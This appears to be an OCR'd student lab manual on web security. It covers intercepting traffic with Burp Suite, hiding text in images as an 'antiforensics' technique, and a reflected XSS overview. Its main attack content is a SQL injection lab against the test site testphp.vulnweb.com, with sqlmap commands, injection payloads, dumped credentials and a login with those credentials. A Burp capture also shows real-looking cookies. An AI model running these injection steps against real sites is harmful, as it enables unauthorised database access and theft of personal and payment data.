


Install Burp Suite CA Certificate

-> Install burp suite from any browser.


-> Start Burp and type http://127.0.0.1:8080 into the URL bar. Then download the CA certificate in the upper right corner.

3. Going back to the FireFox settings, type “certificates” in the search bar. When the Certificate Manager appears, select “Import” and upload the certificate you just downloaded.



Test Your Setup

Now we will verify that our configurations were properly enabled. First, ensure FoxyProxy is turned on, FireFox is using the Manual proxy configuration and Burp is running with “Intercept is on” enabled. With all these enabled, attempt to go to any web site your request will be intercept like the below:


Burp Suite Community Edition v2023.9.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://www.ign.com:443 [151.101.209.135]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/2
Pretty Raw Hex
GET / HTTP/2
Host: www.ign.com
Cookie: _lc2_fpi=c4dced7bf96b--01h98c4bpf9eqmes9fp61q0nx; ncauth=1693572025959; _pctx=%7Bu%7DN4Igrgzgpg1hIC4B2YA2gA05owMoBcBDfSREQp4eyRCwgEt8oBJAEzIBYB2AZgEYOfAEx8AHAE5xoOTwCsANq6CQAKyA;
_pcid=%7B%22browserId%22%3A%22lmol22v3wgu0fv9g%22%7D; _pcus=eyJ1c2VyUZVnBeWVudHMiOm51bGx9; _ga_7365GFVMCL=GS1.1.1693890829.2.0.1693890832.57.0.0; _ga=GA1.2.1211122004.1693572020; __pat=
-25200000; abc=
%7Bkpex%7DmjAQaT2m0sTvslXi_-clAB6-4bLh-ZCPJsuOJgzd7kE0vlnuv_Srdfgry_LAZKKxAFGyAOGl03eo3OGeG1BD0oLKQ1EdevCbSr21zs6JaEkVvCnFAEzYBF7pae59iDKruQwqckJ6rrapSNx_BrnbhfSPTu7lSYlMDAk7pvyxo2B_EwOA2ExzEmH
k64wUlvxcNnjuM6_t_Yl6pv2w5PTHpbg; _pnvl_1VVl209s=false; pushly.user_puuid_1VVl209s=HQuZVDUNIQlfMaO7waoPKkj4NiJH6dlp; _pnss_1VVl209s=none; _cb=DiU4OHDrwMFAD-Fmsq; _chartbeat2=
.1693572092371.1693890832453.10001.KIPprCylBP4Cb9uHJYgu5UnQuG-.1; cX_P=lmOl22w3wguOfv9g; cto_bundle=
GfwWo196PWGmJTJDWW16VNBWsVRuUilvsWlDYmJuYW5dQlhrdwVhOU3uUjJBemFkJ%2BQTM6IxFmVaWmZVMDAxTkOlM6JpMzNrQ1VOZmlDWkZoMDRvaSUyMmtJQzBBVlZ4WTB1ZEdLcFJfbFJuYWQ5Y2M1c2FFJTNE; cto_bidid=
EzX1OV0OMEdQNlleFJoJTJGZk12TlQlM0lMZDVSWmM1NDZkPWl4VUFOM2lvSHA1Q1R5OWpvM2pDYXVPeGM2dldwS29iSFpJSUxuY1JMV2ZTVW5ZW3cnMGlaiUyF6ElMOQlMDQ; _pnlspid_1VVl209s=28948; _fbp=
fb.1.1693572095859.1996416699; __gads=ID=b3d4b92414198f7f:T=1693572035:S=ALNI_MZ544fxKxuhMwO2_i0mSNKn7nlFA; __gpi=
UID=00000d8f49069d0e:T=1693572035:RT=1693572035:S=ALNI_MZBzjfHn_kCcewtHwlNGTqUFNaU5Q; cX_G=cx%3A1tb19xe8b7fs51o333lns8inr%3A1b9s47f6r09j3; _ga_BBZCZLH8F6=GS1.1.1693572047.1.0.1693572052.0.0.0;
_fuv1; h_zdbb=a5832be4059406e8ee9158bd5f14440; zdbb_fb_id=1; krswap=1; fpid=a5832be4059406e8ee9158bd5f14440; geoCC=US; _li_dcdm_c=.ign.com; __adblocker=false; spotim_visitId=
%22visitId%22%3A%2265%2Bc-6fe2-43eb-a911-4122c135c780%22%2C%22creationDate%22%3A%222023%2D09%2D01%2013%3A49%3A07-04%3A00%2Eastern%20Daylight%20Time%22%2C%22duration%22%3A1%7D; __tbc=
%7Bkpex%7DvzlxSILaFe6gLgBp5MZHJHM7tZaIULR-qkliA-5JpuzfuKpH6AbkZuUz_U71YKny; __pvi=eyJpZCI6Imrtbc01dXYOcnVhbzlsNGZtaCIsImRvbWFpbiI6Ii5p224ur29tiiwidGltZSI6MTY5MzgSMDg2MDE3MXO%3D; _cb_svref=null
; _gid=GA1.2.1627395368.1693890833; _gat_UA-71985660-1=1; _gat_UA-71985660-4=1; _chartbeat4=t=BeyAhhDvT4OFk12-BBFbrjXC0S4DU6E=O&x=O&c=O&y=6634&w=935
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 40
Request headers

Experiment :06

Aim : Demostrate basic antiforensics technique like 1.deleting logs 2.using steganography tools

Steganography is the art of hiding information within other data, such as images, audio files, or text, without revealing the presence of the hidden data.

It differs from cryptography in that it focuses on concealing the existence of a message, while cryptography focuses on making the message content unreadable to unauthorized users.

QUICKSTEGO:

QuickStego lets you hide text in pictures so that only other users of QuickStego can retrieve and read the hidden secret messages.


Once text is hidden in an image the saved picture is still a 'picture', it will load just like any other image and appear as it did before.

The image can be saved, emailed, uploaded to the web (see the picture of the lady with a laptop above - this image has hidden text) as before, the only difference will be that it contains hidden text.


Step 1: Download the QuickStego tool using the link below: https://download.cnet.com/quickstego/3000-2092_4-75593140.html

Step 2: Create a text file and add the text that you want to hide.


Step 3: Open QuickStego




Step 4: Select the “Open image” button to choose the image that you want to hide the text for.



Step 5: Once you chose the image, in the “text file” field choose the “Open text” option and select the file that you created before.



Step 6: Select the “Save text” option to save the text and then save the image in the “Picture, image, Photo File”.




Step 7: You have successfully hid the text in the image.

<u>To retrieve the hidden text:</u>

Step 1:Open QuickStego and select the “Open image” option and choose the image with hidden text.

Step 2: The hidden text will be displayed in the right box.


QuickStego - Steganography - Hide a Secret Text Message in an Image
CYBERNESCENCE
Edit Text
Copy
Clear
Paste
The hidden text..
Picture, Image, Photo File
Open Image
Save Image
Steganography
Hide Text
Get Text
Text File
Open Text
Save Text
Upgrade
Exit

Experiment:07

Aim :perform SQL injection on a test website and then Implement measures to prevent it

Perform the following in Networking SQL injection

Intro:

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

Procedure:

Step 1: Open browser and go to vulnweb.com

Step 2: select " Acuart http://testphp.vulnweb.com"

Step 3:Click on "artists" and select any artist of your choice.


Step 4: Click on url and type single quote (') at the end of the url and hit enter.

Step 5: If warning shows up in the website, then this website has vulnerabilities

Step 6: Copy the url and open Kali Linux.

Step 7: Follow these commands:

- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 –dbs (Above one is to see all databases)



- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 –D acuart – tables .(to see all tables in acuart database)


```
[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
onsible for any misuse or damage caused by this program

[*] starting @ 20:06:21 /2024-05-22/

[20:06:21] [INFO] resuming back-end DBMS 'mysql'
[20:06:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7691=7691

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7479 FROM (SELECT(SLEEP(5)))ClhD)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2056 UNION ALL SELECT NULL,CONCAT(0x7178626a71,0x6f6e5453426e4678594a70647859516e484d616b6f6b546c42664a456a6b6b68626f645a61656243,0x716b627171),NULL-- -
---
[20:06:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[20:06:23] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[20:06:24] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[20:06:24] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 20:06:24 /2024-05-22/

┌──(root㉿VAISecurities)-[~]
```

- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 –D acuart –T users –columns (to see column names in user table)


```
[*] starting @ 20:05:50 /2024-05-22/

[20:05:50] [INFO] resuming back-end DBMS 'mysql'
[20:05:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7691=7691

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 7479 FROM (SELECT(SLEEP(5)))ClhD)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2056 UNION ALL SELECT NULL,CONCAT(0x7178626a71,0x6f6e5453426e4678594a70647859516e484d616
---
[20:05:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[20:05:52] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[20:05:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.c

[*] ending @ 20:05:52 /2024-05-22/

┌──(root㉿VAISecurities)-[~]
└─#
```

- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 –D acuart –T users –C uname –dump (to get username)
- sqlmap –u testphp.vulnweb.com/artists.php?artist=1 –D acuart –T users –C pass –dump (to get password)

Step 8: Now click signup in website to enter obtained username and password.



Step 9: By entering the credentials you can see the information such as card number, address , phone number.



Experiment :09

Aim : Implement an XSS attack on a test web application and demonstrate way to mitigate such attacks

Summery

Cross-Site Scripting (XSS) is a critical web security vulnerability that occurs when a web application doesn't properly handle and validate user input, allowing malicious scripts (typically JavaScript) to be injected into web pages viewed by other users. There are three main types of XSS:

1.Stored XSS: Malicious scripts are permanently stored on a server and executed when other users access the infected page, potentially causing severe and long-lasting damage.

2.Reflected XSS: The injected script is immediately executed in the victim's browser when they interact with a specially crafted link or URL. This type of XSS is often used for short-term attacks like phishing.

3.DOM-based XSS: Malicious code manipulates the Document Object Model (DOM) on the client side, causing the script to execute. This variant is challenging to detect as it doesn't necessarily involve server interaction

Attacks used : Reflected XSS

Source website : www.wbapp.com

Reflected message : A "reflected message" in the context of a website typically refers to a situation where user input or data is immediately displayed or "reflected" back to the user on the website without proper validation or sanitization.

Reflected XSS

Reflected Cross-Site Scripting (XSS) is a type of web security vulnerability where malicious scripts are injected into a web application and then immediately reflected back to the user. Unlike Stored XSS, where the malicious script is saved on the server and served to other users later, in Reflected XSS, the attack payload is embedded in a URL or input field, and the victim triggers the attack by visiting a specially crafted link or submitting a form.

Here's a simplified example of how Reflected XSS works:

1.An attacker crafts a malicious URL or input field, such as a search bar or a comment form, and inserts a script into it.

2.The victim visits the URL or interacts with the input field.

3.The web application takes the user's input, including the malicious script, and reflects it back in the response without proper validation or encoding.


4.The victim's web browser executes the malicious script because it believes it to be legitimate code from the website.

The consequences of a successful Reflected XSS attack can include theft of user data, session hijacking, or the spreading of malware. To prevent Reflected XSS, web developers should validate and sanitize user inputs, use output encoding to neutralize malicious content, and employ security measures such as Content Security Policy (CSP) to further mitigate the risk of these vulnerabilities.

